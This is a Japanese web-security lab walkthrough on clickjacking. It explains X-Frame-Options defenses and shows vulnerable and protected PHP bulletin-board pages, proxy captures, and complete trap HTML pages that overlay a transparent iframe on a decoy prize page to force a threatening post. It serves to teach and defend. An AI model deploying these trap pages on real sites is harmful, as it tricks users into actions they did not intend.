


## 4.5.2 クリックジャッキング

### クリックジャッキングの仕組み



IPAから「クリックジャッキング」に関するレポートを引用

クリックジャッキングは、iframe要素とCSSを巧みに利用することで透明にした攻撃対象のサイト表示に、罠サイトの偽りの表示を重ねて利用者に意図しない画面操作をさせる攻撃です。

サイトAが攻撃対象のサイト、裏側にある悪意のあるページが罠サイトです。これらはiframeに入れられ、サイトAはCSSで透明に設定され、利用者に見えません。

「見えない攻撃対象ページ」と「悪意あるページ」はフィルムのように重ねられて表示されます。

利用者は「悪意あるページ」の①と②をクリックしているつもりですが、実際にクリックされるのは手前側に配置された透明になった本来のサイトAのボタンです。


左のイメージでは、悪意ある巧妙な説明を読んだ利用者は、本来のページにある情報を公開するための操作を意図せずにさせられることになります。

## クリックジャッキングの対策


2009年にMicrosoftから**X-FRAME-OPTIONS**というレスポンスヘッダを用いる方法が提唱されるとともにIE8に実装され、その後主要なブラウザ (Firefox、Google Chrome、Safari、Opera) が**X-FRAME-OPTIONS**を採用するようになり、確実な対策が取れるようになりました (もっとも、「本家」MicrosoftのIE6とIE7がX-FRAME-OPTIONSに対応していないという問題があります)

### X-FRAME-OPTIONS の設定の違い(DENY,SAMEORIGIN)

#### X-FRAME-OPTIONS = DENY



#### X-FRAME-OPTIONS = SAMEORIGIN



- PHPで、X-FRAME-OPTIONS のSAMEORIGINを指定

```
header('X-FRAME-OPTIONS', 'SAMEORIGIN');
```

- Apache や nginx などの設定で、X-FRAME-OPTIONS ヘッダを出力できる。

Apacheの設定は、mod\_headers が導入されている前提で、httpd.conf に以下を設定します。

①フレーム内のページ表示を全ドメインで禁止したい場合

```
Header always append X-Frame-Options DENY
```

②フレーム内のページ表示を同ドメイン内のみ許可したい場合

```
Header always append X-Frame-Options SAMEORIGIN
```

③フレーム内のページ表示を指定されたドメインに限り許可したい場合

```
Header always append X-Frame-Options ALLOW-FROM http://example.jp
```

nginxの設定はconf.d/default.conf に以下を設定します。

```
add_header X-Frame-Options SAMEORIGIN;
```

## 45-010 : 掲示板投稿(正常系)

### 【ブラウザ】

4.5 「重要な処理」の際に混入する脆弱性

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  1. [45-001 : パスワード変更\(正常系\)](#)
  2. [45-900 : CSRFの罠\(単純版\)](#)
  3. [45-901 : CSRFの罠\(iframe版\)](#)
  4. [45-001a: パスワード変更CSRF対策版\(正常系\)](#)
  5. [45-900a: パスワード変更CSRF対策版\(攻撃\)](#)
  6. [45-004 : ファイルアップロード\(正常系\)](#)
  7. [45-902 : CSRFの罠\(ファイルアップロード\)](#)
  8. [45-902 : CSRF攻撃の確認](#)
  9. [45-000 : アップロードファイルの全削除](#)
  10. [45-902 : CSRF攻撃の確認](#)
- 4.5.2 クリックジャッキング
  1. [45-010 : 掲示板投稿\(正常系\)](#)
  2. [45-010 : 掲示板投稿クリックジャッキング対策版\(正常系\)](#) ←
  3. [45-910 : クリックジャッキングの罠](#)
  4. [45-910a: クリックジャッキングの罠 \(対策版への攻撃\)](#)

[phpinfo](#)  
[ホームに戻る](#)

```
1 <html>
2 <head><title>4.5 「重要な処理」の際に混入する脆弱性</title></head>
3 <body>
4 4.5 「重要な処理」の際に混入する脆弱性
5 <ul>
6 <li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="/45-001.php">45-001 : パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 : CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 : CSRFの罠(iframe版)</a></li>
11 <li><a href="/45-001a.php">45-001a: パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a: パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="/45-004.php">45-004 : ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 : CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="/img/a.php">45-902 : CSRF攻撃の確認</a></li>
16 <li><a href="/45-000.php">45-000 : アップロードファイルの全削除</a></li>
17 <li><a href="/img/a.php">45-902 : CSRF攻撃の確認</a></li>
18 </ol>
19 <li>4.5.2 クリックジャッキング</li>
20 <ol>
21 <li><a href="/45-010.php">45-010 : 掲示板投稿(正常系)</a></li>
22 <li><a href="/45-010a.php">45-010 : 掲示板投稿クリックジャッキング対策版(正常系)</a></li>
23 <li><a href="http://trap.example.com/45/45-910.html">45-910 : クリックジャッキングの罠</a></li>
24 <li><a href="http://trap.example.com/45/45-910a.html">45-910a: クリックジャッキングの罠 (対策版への攻撃) </a></li>
25 </ol>
26 </ul>
27 <a href="/phpinfo.php">phpinfo</a><br>
28 <a href="/">ホームに戻る</a>
29 </body>
30 </html>
31 ..
```

## 【サーバ: 45-010.php】

```
/var/www/html/45/45-010.php - wasbook@example.jp - エディタ - WinSCP
<?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
if (empty($_SESSION['id'])) {
    header('Location: 45-001.php');
    exit;
}
$id = @$_SESSION['id']; // ユーザIDの取り出し
if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
} else {
    $token = $_SESSION['token'];
}
$msg = '';
if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
}
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```

## 【サーバ: 45/45-010a.php】

```
/var/www/html/45/45-010a.php - wasbook@example.jp - エディタ - WinSCP
<?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
header('X-Frame-Options: deny');
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
} else {
    $token = $_SESSION['token'];
}
$msg = '';
if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
}
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```

【ブラウザ→サーバ: リクエスト 45/45-010a.php → レスポンス】掲示板投稿クリックジャッキング対策版(正常系)

無題セッション - 20181223-090437 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト  
既定コンテキスト  
サイト  
http://example.jp  
45  
GET:45

デフォルトビュー

```
GET http://example.jp/45/45-010a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 04:31:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 306
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-Frame-Options: deny
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=94cmr4jebd8q6ruottjnja10i5; path=/
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body style="background-color: #FFFFFF">
さん、投稿どうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"></textarea><br>
<input type="hidden" name="token" value=
"0fbad5aad7558ca0751d4146d5a356680fd5e1a5f463fec2">
<input type="submit" value="投稿">
</form>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
47	18/12/23 13:31...	GET	http://example.jp/45/45-010a.php	200	OK	27 ms	306 bytes	Low		Form, Hidden, ...
48	18/12/23 13:33...	POST	http://example.jp/45/45-011.php	200	OK	22 ms	132 bytes	Medium		

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 45/45-001.php → レスポンス】掲示板投稿クリックジャッキング対策版(正常系)

無題セッション - 20181223-090437 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト  
http://example.jp  
45  
GET:45

```
POST http://example.jp/45/45-011.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/45-010a.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 158
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=94cmr4jebd8q6ruottjnja10i5
Upgrade-Insecure-Requests: 1
Host: example.jp

msg=%E5%A4%A7%E5%AE%AE%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99&token=0fbad5aad7558ca0751d4146d5a356680fd5e1a5f463fec2
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 04:33:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body style="background-color: #FFFFFF">
さん、以下の内容を投稿しました<br>
大宮小学校を襲撃します</body>
```

履歴 検索 アラート アウトプット +


フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
47	18/12/23 13:31...	GET	http://example.jp/45/45-010a.php	200	OK	27 ms	306 bytes	Low		Form, Hidden, ...
48	18/12/23 13:33...	POST	http://example.jp/45/45-011.php	200	OK	22 ms	132 bytes	Medium		

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ】



## 45-910 :クリックジャッキングの罠

### 【ブラウザ】

- 4.5.2 クリックジャッキング
  - 45-010 :掲示板投稿(正常系)
  - 45-010 :掲示板投稿クリックジャッキング対策版(正常系)
  - 45-910 :クリックジャッキングの罠
  - 45-910a:クリックジャッキングの罠 (対策版への攻撃)

```
19 </li>4.5.2 クリックジャッキング</li>
20 </ol>
21 <li><a href="45-010.php">45-010 :掲示板投稿(正常系)</a></li>
22 <li><a href="45-010a.php">45-010 :掲示板投稿クリックジャッキング対策版(正常系)</a></li>
23 <li><a href="http://trap.example.com/45/45-910.html">45-910 :クリックジャッキングの罠</a></li>
24 <li><a href="http://trap.example.com/45/45-910a.html">45-910a:クリックジャッキングの罠 (対策版への攻撃) </a></li>
25 </ol>
26
```

### 【サーバ: 45/45-910.html】

```
/var/www/html/45/45-910.html - wasbook@example.jp - エディタ - WinSCP
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
<br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;
width=400 height=150 frameborder="0" src="http://example.jp/45/45-010.php?
intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
<div style="position: absolute; top:10; left:420;">
不透明度<br>
<form name=form1>
<input type=radio name=opacity onClick="chgOpacity(0)" >0%<br>
<input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
<input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
<input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
<input type=radio name=opacity onClick="chgOpacity(1)" >100%<br>
</form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
var wana = document.getElementById('wana');
wana.style.opacity = opacity;
}
</script>
</body>
</html>
```

# 【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-910.html → レスポンス】クリックジャッキングの罠

The screenshot shows the OWASP ZAP interface with a request and response view. The request is a GET to `http://trap.example.com/45/45-910.html`. The response is an HTML document with the following structure:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 05:08:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1302
Connection: keep-alive
Last-Modified: Tue, 12 Jun 2018 10:34:09 GMT
ETag: "516-56e6f680c35a8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
<br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:0.5;" width=400 height=150 frameborder="0" src="http://example.jp/45/45-010.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%69"></iframe>
<div style="position: absolute; top:10; left:420;">不透明度<br>
<form name="form1">
<input type="radio" name="opacity" onClick="chgOpacity(0)" > 0% <br>
<input type="radio" name="opacity" onClick="chgOpacity(0.25)" > 25% <br>
<input type="radio" name="opacity" onClick="chgOpacity(0.5)" > 50% <br>
<input type="radio" name="opacity" onClick="chgOpacity(0.75)" > 75% <br>
<input type="radio" name="opacity" onClick="chgOpacity(1)" > 100% <br>
</form>
</div>
<script>
var wana = document.getElementById("wana");
wana.style.opacity = "0.0";

function chgOpacity(opacity){
var wana = document.getElementById("wana");
wana.style.opacity = opacity;
}
</script>
</body>
</html>
```

The response also includes a table of request logs at the bottom:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
53	18/12/23 14:08...	GET	http://trap.example.com/45/45-910.html	200	OK	5 ms	1,302 bytes	Medium		Form, Script
56	18/12/23 14:08...	GET	http://example.jp/45/45-010.php?intent=wa...	302	Moved Temporarily	25 ms	0 bytes			
57	18/12/23 14:08...	GET	http://example.jp/45/45-001.php	200	OK	21 ms	141 bytes	Medium		

【ブラウザ→サーバ: リクエスト 45/45-010.php → レスポンス】クリックジャッキングの罠

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
GET
http://example.jp/45/45-010.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-910.html
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=94cmr4jebd8q6ruottjja10i5
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response:**

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 05:08:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: 45-001.php
X-UA-Compatible: IE=edge
```
- Request Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
53	18/12/23 14:08...	GET	http://trap.example.com/45/45-910.html	200	OK	5 ms	1,302 bytes	Medium		Form, Script
56	18/12/23 14:08...	GET	http://example.jp/45/45-010.php?intent=wa...	302	Moved Temporarily	25 ms	0 bytes			
57	18/12/23 14:08...	GET	http://example.jp/45/45-001.php	200	OK	21 ms	141 bytes	Medium		

【ブラウザ→サーバ: リクエスト 45/45-001.php → レスポンス】クリックジャッキングの罠

無題セッション - 20181223-090437 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト

```

GET http://example.jp/45/45-001.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-910.html
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=94cmr4jebd8q6ruottjnja10i5
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 05:08:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 141
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
ログインしました(id:yamada)<br>
<a href="45-002.php">パスワード変更</a><br>
<a href="45-010.php">掲示板</a>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
53	18/12/23 14:08...	GET	http://trap.example.com/45/45-910.html	200	OK	5 ms	1,302 bytes	Medium		Form, Script
56	18/12/23 14:08...	GET	http://example.jp/45/45-010.php?intent=wa...	302	Moved Temporarily	25 ms	0 bytes			
57	18/12/23 14:08...	GET	http://example.jp/45/45-001.php	200	OK	21 ms	141 bytes	Medium		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 45/45-001.php → レスポンス】クリックジャッキングの罠

The screenshot shows the OWASP ZAP 2.7.0 interface. The left pane shows the site tree with the selected path: http://example.jp/45. The middle pane shows the request details for GET http://example.jp/45/45-001.php. The right pane shows the response details for HTTP/1.1 200 OK, including headers and the response body.

**Request Details:**

```

GET http://example.jp/45/45-001.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/45-001.php
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=94cmr4jebd8q6ruottjja10i5
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

**Response Details:**

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 05:48:22 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 171
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<form action="45-003.php" method="POST">
新パスワード<input name="pwd" type="password"><BR>
<input type="submit" value="パスワード変更">
</form>
</body>
    
```

**Request Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
57	18/12/23 14:08...	GET	http://example.jp/45/45-001.php	200	OK	21 ms	141 bytes	Medium		
58	18/12/23 14:48...	GET	http://example.jp/45/45-010.php	302	Moved Temporarily	22 ms	0 bytes			
59	18/12/23 14:48...	GET	http://example.jp/45/45-001.php	200	OK	29 ms	141 bytes	Medium		
60	18/12/23 14:48...	GET	http://example.jp/45/45-002.php	200	OK	19 ms	171 bytes	Medium		Form, Password

Alerts: 0 (0 icons)

## 【ブラウザ】



```
1 <html>
2 <head>
3 <meta charset="UTF-8">
4 <title></title>
5 </head>
6 <body>
7 <body style="background-color: #FFFFFF">
8 <br>
9 <form action="" method="post">
10 <textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
11 <input type="submit" value="投稿">
12 </form>
13 </body>
14 <div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
15 <iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
src="http://example.jp/45/45-010.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
16 <div style="position: absolute; top:10; left:420;">
17 不透明度<br>
18 <form name=form1>
19 <input type=radio name=opacity onClick="chgOpacity(0)" >0%<br>
20 <input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
21 <input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
22 <input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
23 <input type=radio name=opacity onClick="chgOpacity(1)" >100%<br>
24 </form>
25 </div>
26 <script>
27 var wana = document.getElementById('wana');
28 wana.style.opacity = "0.0";
29
30 function chgOpacity(opacity){
31   var wana = document.getElementById('wana');
32   wana.style.opacity = opacity;
33 }
34 </script>
35 </body>
36 </html>
37
```

## 45-910a: クリックジャッキングの罠 (対策版への攻撃)

### 【ブラウザ】

- 4.5.2 クリックジャッキング
  - 45-010 : 掲示板投稿(正常系)
  - 45-010 : 掲示板投稿クリックジャッキング対策版(正常系)
  - 45-910 : クリックジャッキングの罠
  - 45-910a: クリックジャッキングの罠 (対策版への攻撃)

```
19 </li>4.5.2 クリックジャッキング</li>
20 <ol>
21 <li><a href="/45-010.php">45-010 : 掲示板投稿(正常系)</a></li>
22 <li><a href="/45-010a.php">45-010 : 掲示板投稿クリックジャッキング対策版(正常系)</a></li>
23 <li><a href="http://trap.example.com/45/45-910.html">45-910 : クリックジャッキングの罠</a></li>
24 <li><a href="http://trap.example.com/45/45-910a.html">45-910a: クリックジャッキングの罠 (対策版への攻撃) </a></li>
25 </ol>
26 </div>
```

### 【サーバ: 45/45-910a.html】

```
/var/www/html/45/45-910a.html - wasbook@example.jp - エディタ - WinSCP
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
<br>
<form action="" method="post">
<textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
<input type="submit" value="投稿">
</form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
src="http://example.jp/45/45-010a.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
<div style="position: absolute; top:10; left:420;">
不透明度<br>
<form name=form1>
<input type=radio name=opacity onClick="chgOpacity(0)" >0%<br>
<input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
<input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
<input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
<input type=radio name=opacity onClick="chgOpacity(1)" >100%<br>
</form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
  var wana = document.getElementById('wana');
  wana.style.opacity = opacity;
}
</script>
</body>
</html>
```

## 【サーバ: 45/45-910a.php 】

```
/var/www/html/45/45-010a.php - wasbook@example.jp - エディタ - WinSCP
<?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
header('X-Frame-Options: deny');
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
if (empty($_SESSION['token'])) {
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
} else {
    $token = $_SESSION['token'];
}
$msg = '';
if (!empty($_GET['intent'])) {
    $msg = $_GET['intent'];
}
?><body style="background-color: #FFFFFF">
<?php ex($id); ?>さん、投稿をどうぞ<br>
<form action="45-011.php" method="post">
<textarea cols="40" name="msg"><?php ex($msg); ?></textarea><br>
<input type="hidden" name="token" value="<?php ex($token); ?>">
<input type="submit" value="投稿">
</form>
</body>
```

## 【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-910a.html → レスポンス】クリックジャッキングの罠

The screenshot displays the OWASP ZAP 2.7.0 interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The toolbar contains various icons for navigation and actions. The main interface is divided into several sections:

- Left Panel:** A tree view showing 'コンテキスト' (Contexts) with sub-items '既定コンテキスト' (Default Contexts) and 'サイト' (Sites).
- Request Panel:** Labeled 'デフォルトビュー' (Default View) and 'リクエスト' (Request). It shows the following details:

```
GET http://trap.example.com/45/45-910a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```
- Response Panel:** Labeled 'デフォルトビュー' (Default View) and 'レスポンス' (Response). It shows the following details:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 23 Dec 2018 06:00:40 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1303
Connection: keep-alive
Last-Modified: Tue, 12 Jun 2018 10:34:09 GMT
ETag: "517-56ef680c6488-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
```

```
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<body style="background-color: #FFFFFF">
  <br>
  <form action="" method="post">
  <textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
  <input type="submit" value="投稿">
  </form>
</body>
<div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
<iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0" src=
"http://example.jp/45/45-010a.php?intent=wasbook%E5%B0%8F%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
<div style="position: absolute; top:10; left:420;">
  不透明度<br>
  <form name=form1>
  <input type=radio name=opacity onClick="chgOpacity(0)" >0%<br>
  <input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
